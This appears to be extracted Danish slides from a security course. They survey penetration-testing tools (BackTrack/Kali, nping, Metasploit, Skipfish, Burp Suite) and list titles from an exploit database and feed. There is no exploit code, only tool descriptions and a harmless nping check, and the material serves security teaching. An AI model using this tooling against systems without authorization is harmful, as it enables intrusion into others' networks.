BackTrack <http://www.backtrack-linux.org>

Kali <http://www.kali.org/>



Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug BackTrack, se evt. youtube videoer om programmerne

Quote fra Jurassic Park <http://www.youtube.com/watch?v=dFU1AQZB9Ng>

# Nping check TCP socket connection

```
hlk@pumba:nmap-5.51$ nping -6 www.solidonetworks.com
```

```
Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed
```

```
Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
```

<http://nmap.org>

Still rocking the internet

<http://www.metasploit.com/>

Armitage GUI fast and easy hacking for Metasploit

<http://www.fastandeasyhacking.com/>

Metasploit Unleashed

[http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)

Kilde:

[http://www.metasploit.com/redmine/projects/framework/wiki/Release\\_Notes\\_360](http://www.metasploit.com/redmine/projects/framework/wiki/Release_Notes_360)





The screenshot shows the homepage of the Exploit Database. At the top, the word "EXPLOIT" is displayed in large, stylized letters, with "Database" written below it in a smaller font. To the right, it says "Currently Archiving 10343 Exploits". Below the header is a navigation bar with links: [ home ] [ news ] [ remote ] [ local ] [ web ] [ dos ] [ shellcode ] [ papers ] [ search ] [ D ] [ submit ] [ rss ]. The main content area features the title "The Exploit Database" followed by a description: "The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database." Below this, there are two lines of text: "We are running a general cleanup on the DB and have changed our submission policy - please **check it out** before submitting exploits to us." and "Due to recent DOS attacks, our application downloads are now captcha protected." The section "Remote Exploits" is highlighted, showing a table of recent exploits.

Date	D	A	V	Description	Plat.	Author
2010-01-27	D	A	✓	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✓	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✓	IntelliTammer 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret
2010-01-21	D	-	✓	EFS Easy Chat server Universal BOF-SEH (Meta)	windows	FB1H2S
2010-01-20	D	-	✓	AOL 9.5 ActiveX Oday Exploit (heap spray)	windows	Dz_attacker
2010-01-19	D	-	✓	Pidgin MSN <= 2.6.4 File Download Vulnerability	multiple	Mathieu GASPARD
2010-01-18	D	A	✓	Exploit EFS Software Easy Chat Server v2.2	windows	John Babio

<http://www.exploit-db.com/>



Scanner version:	1.00b	Scan date:	Thu Mar 18 12:04:42 2010
Random seed:	0x75573a02	Total time:	0 hr 16 min 46 sec 841 ms

### Crawl results - click to expand:

**http://www.example.com/** 🍌3 🍌2 🍌171  
Code: 200, length: 438, declared: text/html, detected: text/html, charset: UTF-8 [ show trace + ]

---

🍌 New 404 signature seen  
1. Code: 404, length: 285, declared: text/html, charset: iso-8859-1 [ show trace + ]

🍌 New 'Server' header value seen  
1. Code: 200, length: 438, declared: text/html, charset: UTF-8 [ show trace + ]  
Memo: Apache/2.2.3 (CentOS)

---

**error** 🍌3 🍌5  
Code: 403, length: 288, declared: text/html, detected: text/html, charset: iso-8859-1 [ show trace + ]

**include** 🍌2 🍌3  
Code: 403, length: 296, declared: text/html, detected: text/html, charset: iso-8859-1 [ show trace + ]

**README** 🍌1  
Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [ show trace + ]

**icons** 🍌164  
Code: 200, length: 30034, declared: text/html, detected: text/html, charset: ISO-8859-1 [ show trace + ]

### Document type overview - click to expand:

application/xhtml+xml (1)  
 image/gif (5)  
 image/png (0)

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski <http://code.google.com/p/skipfish/>

Burp Suite contains the following key components:


- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard <http://portswigger.net/burp/>  
Twitter @PortSwigger

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.


<http://portswigger.net/burp/>



*The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*  
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779




Twitter has become an important new resource for lots of stuff  
Twitter has replaced RSS for me




**exploitdb** [webapps] – BPAffiliate Affiliate Tracking  
Authentication Bypass Vulnerability: <http://bit.ly/9LOC3K>

about 5 hours ago via twitterfeed




**exploitdb** [webapps] – BPDIRECTORY Business Directory  
Authentication Bypass Vulnerability: <http://bit.ly/c4TeLz>

about 5 hours ago via twitterfeed



**exploitdb** [webapps] – BPConferenceReporting Web Reporting  
Authentication Bypass Vulnerability: <http://bit.ly/cM61AK>

about 5 hours ago via twitterfeed



**exploitdb** [webapps] – BPRealEstate Real Estate  
Authentication Bypass Vulnerability: <http://bit.ly/bYx2aY>

about 5 hours ago via twitterfeed



**sans\_isc** [Diary] Mac OS X Server v10.6.5 (10H575) Security  
Update: <http://support.apple.com/kb/HT4452>, (Tue, Nov  
16th): .... <http://bit.ly/azBrso>

about 7 hours ago via twitterfeed

Exploits og nye sårbarheder



Hey, Lets be careful out there!

Henrik Lund Kramshøj, internet samurai  
hlk@solido.net

Billede: Michael Conrad <http://www.hillstreetblues.tv/>



## VikingScan.org - free portscanning



Home

Miniscan List

On this page you can configure and start a portscan of your IP-address from this server.  
Your IP-address is: **85.82.28.68**

[Configure and start a scan of the IP-adress](#)

Note that this service is currently software in development and you also need to make sure that you are allowed to scan the IP-address specified.